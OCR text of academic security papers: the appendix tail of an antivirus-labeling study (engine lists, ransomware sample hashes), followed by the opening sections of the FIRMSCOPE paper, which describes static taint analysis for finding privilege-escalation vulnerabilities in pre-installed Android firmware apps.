[86] Yibing Zhongyang, Zhi Xin, Bing Mao, and Li Xie. Droidalarm: An all-sided static analysis tool for android privilege-escalation malware. In *AsiaCCS*, 2013.

[87] Ziyun Zhu and Tudor Dumitras. Chainsmith: Automatically learning the semantics of malicious campaigns by mining threat intelligence reports. In *EuroS&P*, 2018.

Appendix

Table 3: 9 high-reputation engines and the papers that mentioned them. *Kaspersky and Symantec are mentioned in two papers.*


Kaspersky [22, 71], Symantec [22, 45] AVG [71],
F-Secure [22], Ikarus [22], McAfee [45],
Microsoft [45], ESET-NOD32 [45], Sophos [71],

Table 4: Seed ransomware files and number of engines detected each file on June 1, 2019 (out of 65 engines)


MD5	# Engines
40c5113e35dd653ca1fc1524d51da408	56
5dc58c702f21ba786e3a51eb8c37bd14	56
8b6bc16fd137c09a08b02bbe1bb7d670	52
bbd4c2d2c72648c8f871b36261be23fd	49

Table 5: Engines with both VirusTotal and desktop versions.


Ad-Aware, Avast, AVG, Avira, BitDefender, CAT-QuickHeal, ClamAV, CMC,Comodo, ESET-NOD32, F-Prot, F-Secure, GData, Ikarus, Jiangmin, K7AntiVirus, Kaspersky, Kingsoft, Malwarebytes, McAfee, Microsoft (Windows Defender), MicroWorld-eScan, NANO-Antivirus, Panda, Qihoo-360, Rising, SUPERAntiSpyware, Symantec (Norton), TACHYON, Tencent, TotalDefense, TrendMicro, Vipre, Webroot, Zillya, ZoneAlarm




(a) MicroWorld-eScan




(b) Emsisoft



(c) GData



(d) Ad-Aware



(e) BitDefender

Figure 16: An example file with almost identical detection results reported by the five engines in Cluster-I (Section 5.1). *MD5:* `2efcdc93a9de94b1604f6665d2a0589a`.




Figure 17: Active influence graph for 0→1 flips. *Edges weight<0.25 are removed. A thicker edge A to B means a larger influence from A to B. A larger node means a bigger influencer.*






Figure 18: The dendrogram of engine clusters. *x-axis shows the distance threshold. A shorter distance indicates two engines have more similar label sequences. Clusters with distance shorter than the threshold are gradually merged together.*



(a) Microsoft



(b) McAfee

Figure 19: An example file with almost identical detection results reported by the two engines in Cluster-II (Section 5.1). *MD5:* `bffa5f6881f9abfed54037b446e34b94`.

FIRMSCOPE: Automatic Uncovering of Privilege-Escalation Vulnerabilities in Pre-Installed Apps in Android Firmware

Mohamed Elsabagh
Kryptowire
melsabagh@kryptowire.com

Ryan Johnson
Kryptowire
rjohnson@kryptowire.com

Angelos Stavrou
Kryptowire
astavrou@kryptowire.com

Chaoshun Zuo
The Ohio State University
zuo.118@osu.edu

Qingchuan Zhao
The Ohio State University
zhao.2708@osu.edu

Zhiqiang Lin
The Ohio State University
lin.3021@osu.edu

Abstract

Android devices ship with pre-installed privileged apps in their firmware — some of which are essential system components, others deliver a unique user experience — that users cannot disable. These pre-installed apps are assumed to be secure as they are handpicked or developed by the device vendors themselves rather than third parties. Unfortunately, we have identified an alarming number of Android firmware that contain privilege-escalation vulnerabilities in pre-installed apps, allowing attackers to perform unauthorized actions such as executing arbitrary commands, recording the device audio and screen, and accessing personal data to name a few. To uncover these vulnerabilities, we built FIRMSCOPE, a novel static analysis system that analyzes Android firmware to expose unwanted functionality in pre-installed apps using an efficient and practical context-sensitive, flow-sensitive, field-sensitive, and partially object-sensitive taint analysis. Our experimental results demonstrate that FIRMSCOPE significantly outperforms the state-of-the-art Android taint analysis solutions both in terms of detection power and runtime performance. We used FIRMSCOPE to scan 331,342 pre-installed apps in 2,017 Android firmware images from v4.0 to v9.0 from more than 100 Android vendors. Among them, FIRMSCOPE uncovered 850 unique privilege-escalation vulnerabilities, many of which are exploitable and 0-day.

1 Introduction

Ever since its acquisition by Google in 2005, we have witnessed the rapid development and prodigious adoption of the Android platform. Today, it has become the dominant OS in the mobile domain with a market share of 76% [1] as well as the most widely used OS of any platform, surpassing even Windows [2]. Some key factors for the success of Android are its open ecosystem, assortment of available models, inclusion of Google's suite of apps, and a multitude of app marketplaces hosting millions of Android apps. Currently, anyone (including hardware vendors, device manufacturers, cellular service providers, social media companies, and mobile app developers) can develop and introduce apps into an Android mobile device, with the difference that apps introduced by app developers are typically downloaded from app stores by the users whereas the rest are directly introduced in the supply-chain and pre-installed in device firmware by manufacturers.

There are many reasons to introduce pre-installed apps in Android firmware. First, pre-installed apps often provide unique features and special services that distinguish a vendor or device from its competitors. Second, pre-installed apps come with pre-approved sensitive permissions and capabilities that are unavailable to user-level apps downloaded from app stores and often do not require user approval or consent to operate. In most cases, pre-installed apps typically run as the highly-privileged `system` user and cannot be uninstalled by the end user, even if a pre-installed app is found to be vulnerable, malicious, or simply unwanted. When users face these threats, their options are limited: wait for an update that hopefully fixes the vulnerable pre-installed app; or remove the app by rooting the device, potentially voiding its warranty and compromising its security.

Although intuitive from a marketing and ease of distribution perspectives, software distributed via firmware can expose end users to severe security risks unbeknownst to them and in many cases even to device manufacturers. This was partly shown in the past where Android vendor customization introduced vulnerabilities [3–6]. Of course, vulnerabilities can have different causes: software that is not tested, poorly tested, or purposefully designed to be easily exploitable or malicious. Even if the enterprise or an end user is diligent and follows a stringent security guidance, they may still be at risk of malicious or insecure apps that they did not install but were present on the device firmware when it was first delivered.

Therefore, there is a pressing need to address the supply-chain threats that stem from vulnerable or malicious software distributed through firmware images on mobile devices. To this end, this paper presents FIRMSCOPE, a scalable, comprehensive, and automated static taint analysis system to identify the firmware-borne vulnerabilities residing in pre-installed

apps, both malicious and (un)intentionally insecure, present in Android firmware. Not all vulnerabilities are of our interest, and instead we particularly focus on detecting privilege-escalation vulnerabilities in pre-installed apps where the sensitive behavior is externally invokable (e.g., by a third-party app or a remote party). For instance, an unprivileged third-party app executing a command as the `system` user by exploiting an insecure interface of a pre-installed app.

While static taint analysis of mobile apps has been well studied (e.g., [7–11]) there are still enormous challenges (due to the complex OOP language constructs and also sophisticated control and data flows in Android APIs and callbacks) to the precision and scalability of the analysis when applied to real-world apps without source code access. For instance, how to precisely and efficiently track data flows through different objects, class fields, the Android framework APIs, and runtime callbacks. We have thus developed several novel techniques in FIRMSCOPE to handle these challenges in an efficient and precise manner suitable for large scale real-world app analysis. FIRMSCOPE achieves unprecedented detection power and performance. It incurs only 7 FPs and 11 FNs on the latest DroidBench 2.0 [12], and is 2X to 24X faster than FlowDroid [9], Amandroid [10], and DroidSafe [11].

We have evaluated FIRMSCOPE on 331,342 pre-installed apps from 2,017 Android firmware images from v4.0 to v9.0 covering more than 100 Android vendors, including the top 20 Android vendors worldwide. FIRMSCOPE has uncovered a total of 850 unique privilege-escalation vulnerabilities (3,483 total) in 1,547 firmware (77% of the analyzed images). These vulnerabilities included code and command injection; obtaining the modem logs and `Logcat` logs; wiping all user data from a device (i.e., factory reset); accessing, sending, and manipulating calls and text messages; (un)installing arbitrary apps; recording the device screen and microphone; among others. Coordinated disclosure of our findings is still ongoing. Thus far, we have disclosed 370 vulnerabilities in Android 7 to 9 to impacted vendors and received 147 CVEs.

In short, we make the following contributions:

- **Novel System**. We present FIRMSCOPE, a scalable, comprehensive, and automated system to identify privilege-escalation vulnerabilities residing in pre-installed apps in Android firmware at a large scale.

- **Efficient Techniques**. We significantly improve the scalability and accuracy of existing static taint analysis with an efficient on-demand custom flow-, context-, field-sensitive, and partially object-sensitive analysis.

- **Large-Scale Evaluation**. We evaluate FIRMSCOPE using hundreds of thousands of pre-installed apps from over two thousand firmware, in which it identified more than three thousand privilege-escalation vulnerabilities.

2 Background and Threat Model

Background. Android apps are composed of app components, which are functional code units that developers use to build an app. App components are implemented by extending certain framework classes containing a platform-managed lifecycle. App components serve as app entry points and can be started by the app itself, the system, and sometimes external apps, effectively permitting the sharing of code and possibly data. Components include Activities (GUI screens), Services, Broadcast Receivers, and Content Providers. Each Android app contains an `AndroidManifest.xml` file listing all the app's components and various configuration data.

Android apps are sandboxed by the kernel where each app runs in its own isolated process and gets an isolated private storage space on the filesystem. By default, apps are not allowed to execute code in each other's context or access each other's data. There is no system-wide enclave for sensitive data. Instead, each app stores its own private information in its sandboxed storage space.

A pre-installed app is any app that comes pre-loaded with a firmware image. These apps can be non-essential apps that the device vendor decided to ship with the firmware (e.g., bloatware) or internal firmware apps implementing critical system components necessary for the proper functionality of the device (e.g., managing device settings, apps installation, and carrier negotiation). Pre-installed firmware apps are typically installed under `/system/app` and `/system/priv-app` on a read-only device partition whereas apps downloaded from app stores are installed under `/data`.

Pre-installed apps are privileged by design; some can run in the background as the privileged `system` user and cannot be uninstalled by the end-user. Android has four permission protection levels: Normal (lowest), Dangerous, Privileged, and Signature (highest).[1] Pre-installed apps can access highly sensitive device functionalities protected by Privileged- and Signature-level permissions that are not accessible by third-party apps downloaded from app stores. Due to the highly-privileged status of these apps, (un)intentional design or programming mistakes can facilitate confused deputy attacks, allowing unprivileged third-party apps, and perhaps remote entities, to abuse the capabilities of pre-installed apps and cross security boundaries set by the Android OS.

Threat Model. An Android firmware archive typically contains several modules, including a bootloader, the Android Linux kernel, the Android runtime framework, an embedded radio firmware, and pre-installed apps. We exclusively focus on discovering vulnerabilities in pre-installed firmware apps. Our objective is to use static analysis to uncover high-impact weaknesses (often posing as backdoors) in pre-installed apps

[1] There are additional permission levels reserved for the OS or require explicit granting over USB (e.g., Development, Instant, Installer, Verifier, Appop, etc.) that can be found in [13].




Figure 1: A running example simplified from a real-world pre-installed `system` app exhibiting a command injection vulnerability.

stemming from improper access control to privileged capabilities. These weaknesses result in *privilege-escalation vulnerabilities* that can be leveraged by local or remote parties to escalate privileges, bypass security boundaries set by the Android OS, and execute sensitive functionalities. For example, executing an attacker-controlled command in the context of another app's process allows the attacker to — at least — access that app's private code and data, bypassing sandboxing.

In particular, we focus on functionalities exported by firmware apps that can be invoked without user's awareness (i.e., minimal use of the app's GUI components, if any). In other words, we assume that functionalities invoked solely via an app's GUI are trusted. For instance, if the user launches a pre-installed factory-reset app (e.g., the Settings app) and requests to factory reset the device then that behavior should not be flagged as a vulnerability. The GUI is a legitimate interface and the user (the human using the phone) is always trusted. Therefore, anything visible to the user in a pre-installed app is considered trusted.

Again, FIRMSCOPE exclusively focuses on identifying privilege-escalation vulnerabilities in pre-installed apps. While it can also detect privacy leakage (e.g., personally identifiable information) in pre-installed apps, we exclude it from our scope since it is well-studied in prior research [9–11, 14–16]. In addition, analyzing the vulnerabilities in the kernel and the Android runtime framework is also out of scope. Interested readers can consult related works in this area, e.g., [15] for insecure memory management vulnerability discovery inside the Android kernel, PERISCOPE [17] and DR. CHECKER [18] for kernel driver vulnerability discovery, and [6, 19] for insufficient input validation in interfaces exposed by the Android runtime and its components.

3 Challenges and Key Insights

Running Example. We start by giving a running example in Figure 1 to motivate and illustrate some of the key challenges addressed by this work. This example is simplified from a real-world pre-installed system app that can be exploited by unprivileged third-party apps to execute arbitrary commands as the privileged `system` user. We omitted non-essential details for clarity. At a high level, this system app exposes an insecure interface, namely class `a`, which can receive an `Intent` sent from any app co-located on the device (step ❶). Once the `Intent` arrives at the `onReceive` method of class `a` (step ❷), an attacker-controlled string is extracted from the `Intent` and passed to method `a` of the parent class `e` (step ❸). Method `a` then creates a new object of type `k` and passes the incoming string to the constructor of `k` (step ❹). Inside the constructor of `k`, the string is saved to a field `h.i` then the class instance registers itself as a receiver for all battery events (step ❺). When a battery event is dispatched by the system, the `onReceive` callback in class `k` is invoked (step ❻), inside which the `run` method is called if the battery status indicates that the phone is plugged to an AC charger (step ❼). Inside method `run`, the attacker-controlled string in the `h.i` field is finally passed as the first argument to the `Runtime.exec` call which, in turn, executes the contents of the string as a command *with the vulnerable system app's own privileges*, i.e., as the highly-privileged `system` user.

Challenges. While various prior works have used static taint analysis to identify vulnerabilities in Android apps, e.g., FlowDroid [9], Amandroid [10], and DroidSafe [11], there are still enormous challenges that hinder their practicality, especially scaling to large apps and striking a good balance between detection power and runtime performance. At a high level, these challenges mainly stem from (*i*) the semantics of Java

(e.g., how to resolve the points-to relations among objects to reason about data dependencies), and (*ii*) the semantics of the Android framework and runtime environment (e.g., how to handle data- and control-flow discontinuities due to calls to the Android APIs and callbacks from the runtime environment to an app). Below we elaborate on the important challenges and how we address them. Our solutions consist of several techniques that allow us to precisely and efficiently track data flows in real-world apps.

C1: Tracking Flows Through Class Fields. Android apps use rich OOP constructs that involve dynamic composite types. It is essential for an analysis to be able to track flows to class fields, otherwise sensitive flows may go undetected. In the example in Figure 1 the attacker-controlled command flows through the nested field `this.h.i` (steps ❹ to ❼) which would flow undetected unless the analysis properly and precisely handles data flowing through fields. In addition, it is important that information tracked *per field* can differentiate between tainted and untainted fields belonging to the same class type or instance. For example, the field `this.h.i` in our running example should be tainted but not `this.h.x`.

Prior works used context-insensitive CFGs and injected context information during taint tracking to track flows through fields [9], did not model nested fields [10], or used flow-insensitive analysis without binding fields to instances (i.e., tainting a field f of any object instance of type c taints all fields f in all object instances of type c) [11]. These approaches are either inherently imprecise or incur excessive runtime overhead rendering them inapplicable at large scale for real-world apps [11, 16, 20, 21]. In contrast, we track field reads and writes in a context-, flow-, and field-sensitive manner by keeping record of field definitions in our Def-Use analysis, using custom composite data-flow nodes representing field references, and encoding parent-child field flows and flows through their corresponding instance registers in the interprocedural dataflow graphs. Our construction allows us to model taint tracking as a direct path-finding problem — including flows through class fields — that can be efficiently solved without sacrificing precision or scalability.

C2: Full vs. Partial Object Sensitivity. Statically determining and tracking the actual types of class references requires full object-sensitivity which can be very prohibitive in terms of computational overhead and memory consumption since it requires identifying all object construction sites in an app and propagating the actual object type information on all forward and backward control-flow paths in the app in a flow- and context-sensitive manner [10, 20, 21].

To allow FIRMSCOPE to scale to large apps, we opted for a novel approach that involves only partial object-sensitivity by performing custom *on-demand* context validation by maintaining a per-tainted-path callstack and enforcing parent-child type-compatibility up the callstack between sources and sinks without full-blown type inference and tracking. By enforcing type-compatibility we ensure that the receiver class type at a call site is assignable from the class type of the callee. This allows us to offer object-sensitivity over sibling classes and single-definition virtual methods, but not for multi-definition virtual methods between a child and its ancestors. Our results show that partial object-sensitivity can be sufficient, achieving comparable object-sensitivity precision to prior solutions and scaling to real-world scenarios.

C3: Handling the Android Runtime Framework APIs. Android apps heavily depend on the runtime framework APIs which are not compiled into the apps and resemble a black box for static analysis. Modeling the entirety of the Android runtime can prove very expensive to develop, maintain, or even analyze. Prior solutions approached this challenge by either manually crafting extensive summarized flow rules (e.g., [9]), using approximate blanket policies for all runtime APIs (e.g., [22]), or implementing simplified behaviors of select APIs commonly used by apps (e.g., [11]). These approaches were imprecise and unrealistic to properly implement or maintain at a large scale [11, 16, 20], especially for firmware apps since they can access APIs not available to third-party apps.

In FIRMSCOPE, instead of modeling the entire Android runtime or using blanket policies, we modeled information flows only through Android framework methods and classes that can carry data indirectly. We argue that the internal functionalities of most of these framework APIs are not necessary for static information flow analysis. Instead, what matters is indirect data flows through these APIs, which can only happen by a few methods and by classes that flow data between their constructors/setters and member fields/getters. With this key observation, our models totaled less than one thousand lines of simple code (mostly assignment and return statements) and covered Android v4.0 to v9.0. Note that we do not need to model GUI-specific APIs since we consider user inputs as trusted, i.e., if an app executes a sensitive functionality based on a user request via the app's GUI, then that behavior is not a vulnerability, as mentioned in our threat model.

C4: Handling Asynchronous Callbacks. Android apps are multi-threaded by design and utilize asynchronous tasks to perform background operations. These asynchronous tasks often trigger callbacks that can result in indirect data flows depending on the runtime ordering of the callback events. For example, in Figure 1 there is a discontinuation in control- and data-flow at the code level between step ❺ and step ❻. This gap is then bridged by the system itself by invoking the callback in step ❻ when the battery status changes. Correctly accounting for all possible orderings in a flow- and context-sensitive analysis has proven to be a challenging task [9–11]. Not considering all possible event orderings may result in missing sensitive flows. On the other hand, considering all possible event permutations may incur prohibitive analysis overhead. Prior solutions have attempted to either model some of the callback orderings using dummy injected methods

[9, 10] or use flow-insensitive analysis [11], often sacrificing completeness and precision [20, 21, 23].

We overcome this by allowing information flowing through instance fields to cross method boundaries without sacrificing flow-sensitivity, enabling FIRMSCOPE to comprehensively cover all possible callback orderings without needing to inject dummy methods nor opt for a completely flow-insensitive analysis (details in §4.2.2). Such a configuration positions FIRMSCOPE in a unique spot compared to prior solutions. In fact, and to the best of our knowledge, this is the closest static approximation of how information flows through non-local fields at runtime due to callbacks on Android.

C5: Handling Inter-component Communication. Components in Android apps can communicate by sending and receiving messages (called Intents). Not accounting for outbound inter-component communication (ICC) may result in missing sensitive flows [10, 24]. While this is especially true for GUI apps since they depend on ICC for GUI transitions, it is uncommon for sensitive functionalities in firmware apps to span multiple components since these sensitive functionalities are often standalone and non-end-user facing.

A key insight here is that the Intent used in an outbound ICC call is often constructed within close code proximity to the ICC call. Therefore, we recover Intent targets by identifying the arguments at an Intent construction site and extracting the target component name by backward tracking the arguments through their Def-Use chains to their definition points. We then install data flow edges from the ICC call sending the Intent to the incoming ICC entry point in the target component receiving the Intent (e.g., calls to `getIntent(...)`). This approach offers a practical balance between precision and runtime overhead, whereas prior solutions that used involved techniques (e.g., [10, 11]) proved unusable on our data set due to their prohibitive runtime penalty (see §5).

4 Detailed Design

The workflow of FIRMSCOPE is illustrated in Figure 2. There are two phases of analysis: *preprocessing* (§4.1) and *static taint analysis* (§4.2). In this section, we present the detailed design of FIRMSCOPE based on the workflow of the analysis.

4.1 Preprocessing

FIRMSCOPE fundamentally relies on static taint analysis to identify vulnerabilities. To this end, a firmware image has to go through a number of preprocessing steps. In particular, when providing an Android firmware image, FIRMSCOPE unpacks and extracts the individual file-system images contained within the archive (§4.1.1). Then it extracts all system apps contained within an image file, analyzes each extracted app's manifest and metadata, identifies exported components, and disassembles the app's Dalvik Executable (`DEX`) files (§4.1.2).




Figure 2: Workflow of FIRMSCOPE.

4.1.1 Unpacking Firmware Images

An Android firmware image is typically delivered as a compressed archive containing multiple file system images packing the raw contents of device partitions (block devices). Nearly all vendors store these block images using the standard Android Sparse Image (`SIMG`) format [25], which is a compressed `ext4` format that can be uncompressed using `Simg2img` [26] and mounted or traversed using tools such as `e2tools` [27]. However, after decompressing, it is not always a standard process to unpack, since some vendors used custom block image formats that require either vendor-provided or third-party unpacking tools, including: Huawei's `UApp` format, unpackable using `Splituapp` [28]; HTC's `RUU` archives, unpackable using the `HTC RUU DecryptTool` [29]; Sony's `.sin` archives, unpackable using `AnyXperia Dumper` [30]. Some vendors also used Sparse Data (`SDAT`) block images, which can be reconstructed into an `SIMG` using `Sdat2img` [31]. For vendors without available unpacking tools, we used simple heuristics that search for known `SIMG/ext4` headers and try to unpack from there. Often times, the image files were padded with extra headers that, once stripped, revealed standard images. These included images from vendors such as Motorola and vendors using custom signed images. Some vendors also used what is called a "sparse chunk" block image which is basically an `SIMG` file split into multiple files each with its own `SIMG` header. These can be converted to regular `SIMG` files using `Simg2img` then stripping any excess headers. The unpacking process is repeated recursively until all nested archives within a firmware image are extracted. We also search for and extract any `build.prop` and `default.prop` files found in the block images for bookkeeping purposes as these property files contain useful device information such as the build fingerprint, exact make and model, the OS version, and various build configurations.

4.1.2 Extracting and Disassembling Apps

From each unpacked firmware, we extract the Android framework directory which contains device-specific compiled binaries (`ODEX` and `OAT` files) necessary for disassembling preinstalled apps packaged with the firmware. We then extract

apps from all block images by searching and extracting files matching any of the following formats DEX, ODEX, VDEX, OAT, JAR, and APK. More information about the different formats of pre-installed apps is available at [32].

Due to the various formats of pre-installed apps, we decided to transform all extracted apps into a stand-alone canonical APK format. These canonical apps typically contain one or more traditional DEX class files, a binary XML manifest file, and binary XML layout and resource files, in a well-structured ZIP archive. To this end, and for devices containing pre-compiled OAT apps, we used a combination of Oat2dex [33] and Baksmali [34], and with reference to the framework files extracted earlier, to extract the raw DEX classes embedded inside the ODEX/VDEX/OAT files. This step outputs assembled DEX classes or a directory of disassembled classes in Smali.[2]

We then disassemble any Dalvik bytecode into Smali and translate the Smali code into a custom three-address code intermediate language (IL) similar to Jasmin [35] and Jimple [36]. Using an IL is a standard step to facilitate analysis [16]. We omit the detail about the IL and the translation step for brevity. We also decompile the app's binary XML manifest file and extract metadata about the app and all its declared components. Specifically, we extract the app package name and version information, used and declared permissions, and the fully qualified names and types of all exported components along with any component-specific access permissions.

4.2 Static Taint Analysis

Next, FIRMSCOPE performs its static taint analysis on the app. In particular, it first builds inter-procedural Control-Flow Graphs (CFGs); reconstructs the class hierarchy and resolves calls (§4.2.1); infers Def-Use chains, and builds inter-procedural Data-Flow Graphs (DFGs) (§4.2.2); and finally performs custom flow-, context-, field-sensitive, and partially object-sensitive, taint analysis to identify vulnerable execution paths (§4.2.3). We present several constructions that allow us to model taint tracking under our threat model as a direct path-finding problem that can be efficiently solved using existing tools without sacrificing precision or scalability.

4.2.1 Building Inter-Procedural CFGs

The next step is to construct an inter-procedural CFGs (ICFGs) for the app. We build ICFGs that have both call-in and call-out edges that represent control-flow transfers to target methods either within the same class as the caller or in other classes in the app. Each node in the ICFG is a basic block consisting of a number of consecutive statements ending in a control-transfer statement (e.g., jump). The entry block to a method ICFG is labeled with the unique method signature. For try-catch blocks, we identify all statements inside a try-catch block that can throw an exception (i.e., statements using any of the following expressions: method call, array access, casting, new instance, and explicit throw statements) and add branch edges from each identified can-throw statement within the try-catch block to the node corresponding to the first statement in the catch block. This per-method construction process is repeated for every method in an app, resulting in a forest of ICFGs. We then build a holistic ICFG by re-pointing call-in and call-out edges to the entry blocks of their respective callee methods.

To install return-to-caller edges and call-out edges to virtual methods defined in parent/child classes, we start by constructing a precise class hierarchy for the whole app by adding is-a edges between child and parent classes and interfaces based on parent classes and interface references in the class definitions in the bytecode. For external classes and methods (referenced but not defined in the app) we generate skeleton classes, fields, and method bodies by inspecting the class hierarchy, field reads and writes, and call-out edges after building all ICFGs and adding any missing edges. Given the class hierarchy information, we then resolve all call and return sites in the ICFGs by building callee-sets based on the Dalvik method resolution semantics (see invoke-kind in [37]) and add ICFG edges to target callee entry points and caller return sites. Note that our resolution is static while the semantics in [37] describe runtime resolution. Therefore, we have to widen the target callee set while resolving non-static/non-direct calls in order to produce a complete ICFG. This widening may result in valid but not necessarily realizable (at runtime) call transfers. We filter out unrealizable call targets by narrowing down the callee set per call-site based on object types on the call stack during taint analysis.

4.2.2 Building Inter-Procedural DFGs

Next, we annotate each instruction in the ICFG forest with its Def-Use information, namely: incoming definition statements (INS), outgoing definition statements (OUTS), and referenced definitions (REFS). For each CFG, we produce an implicit directed acyclic graph (DAG) representing data dependency among the instructions in the CFG. The DAG is implicit in the sense that no actual graph is generated, instead def-use and use-def information are stored per each instruction in the CFG. We use the use-def information to build interprocedural data-flow graphs (IDFGs) atop which we perform taint analysis.

In particular, we developed a custom Def-Use analysis algorithm to correctly track definitions and uses involving class member fields as shown in Algorithm 1. Since Android apps are written in Java and heavily use OOP, it is important to correctly capture the data flow semantics through member fields. For instance, instructions writing to a member field not only define that member field but also modify the definition of the

[2] Smali is a DEX assembler and also a Dalvik assembly language. Smali is to Dalvik as Assembly is to Machine code. In the rest of this paper, we use the terms "Dalvik instructions" and "Smali instructions" interchangeably unless explicitly stated otherwise.

Algorithm 1: Field-Aware Def-Use Analysis.

input : CFG
output : CFG annotated with def-use and use-def chains

```
1  INS ← {{∅}}
2  OUTS ← {{∅}}
3  REFS ← {{∅}}
4  repeat
5      foreach instruction i ∈ CFG do
6          INS[i] ← {all OUTS of predecessors of i}
7          if i reads a member field then
8              REFS[i][i.rhs.reg] ← {j ∈ INS | j defines i.rhs.reg}
9              REFS[i][i.rhs] ← {j ∈ INS | j defines i.rhs}
10         else if i writes a member field then
11             REFS[i][i.lhs.reg] ← {j ∈ INS | j defines i.lhs.reg}
12             REFS[i][i.rhs] ← {j ∈ INS | j defines i.rhs} ∪ {j ∈ INS | j defines a
                 (sub)field of i.rhs}
13         else
14             foreach operand r read by i do
